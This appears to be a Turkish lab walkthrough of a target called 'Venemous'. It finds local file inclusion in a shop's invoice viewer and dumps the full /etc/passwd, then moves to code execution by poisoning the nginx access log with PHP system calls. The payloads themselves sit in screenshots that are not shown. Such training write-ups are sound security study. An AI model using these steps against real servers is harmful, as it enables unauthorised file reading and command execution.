


Database error: SQLSTATE[23000]: Integrity constraint violation: 1452 Cannot add or update a child row: a foreign key constraint fails (`modish_tech`.`comments`, CONSTRAINT `comments_ibfk_1` FOREIGN KEY (`product_id`) REFERENCES `products` (`id`))


Venemous:

Nmap taramaso yaparak sadece 80 portunun açık olduğunu öğrendim ve tarayıcı üzerinden siteye erişim sağladım.





Good Shoppy;
172.20.6.87
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Good Shoppy;
Home
Invoice
50,000
Total Website Traffics
90,000k
Website Impressions
$40,000
Total Online Sales
1,000
Total Support Tickets
Sales Statistics
Last 6 months
120
100
80
60
40
20
0
1
2
3
4
5
6
7
For The Past 30 Days
Latest
5
320,000
Page Views
103,000
Total Clicks
2,400,000


Site üzerinde invoice üzerinden dosya indirebiliyoruz.



Dosyayı indir dediğimde show-invoice adında başka bir yere yönlendirilip burdan faturaya html formatında erişiyoruz.





Eğer böyle bir dosya erişimi vars LFI da olabilceğini düşünerek denemler yapıyorum.




root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:109::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

Wappalyzer üzerinden bu serverın bir nginx server olduğunu görüyorum ve ngnix' in loglarına ulaşmak için /var/log/nginx/access.log dosyasına istek gönderiyorum.







Log kayıtlarını kullanarak sistme içinde komut çalıştırmak istediğim için fatura gösterme isteğini burp ile yakalıyorum.



Log poisoning olarak bu bilinen saldırıda php kullanarak system kodları çalıştırıyorum ve curl ile log sayfasına istek gönderdiğimde gönderdiğim komutun çalıştığını görebiliyorum.




Linuxte bulunan stat komutu ile istediğim dosyanın son düzenleme tarihini görebiliyorum.




Super Process:

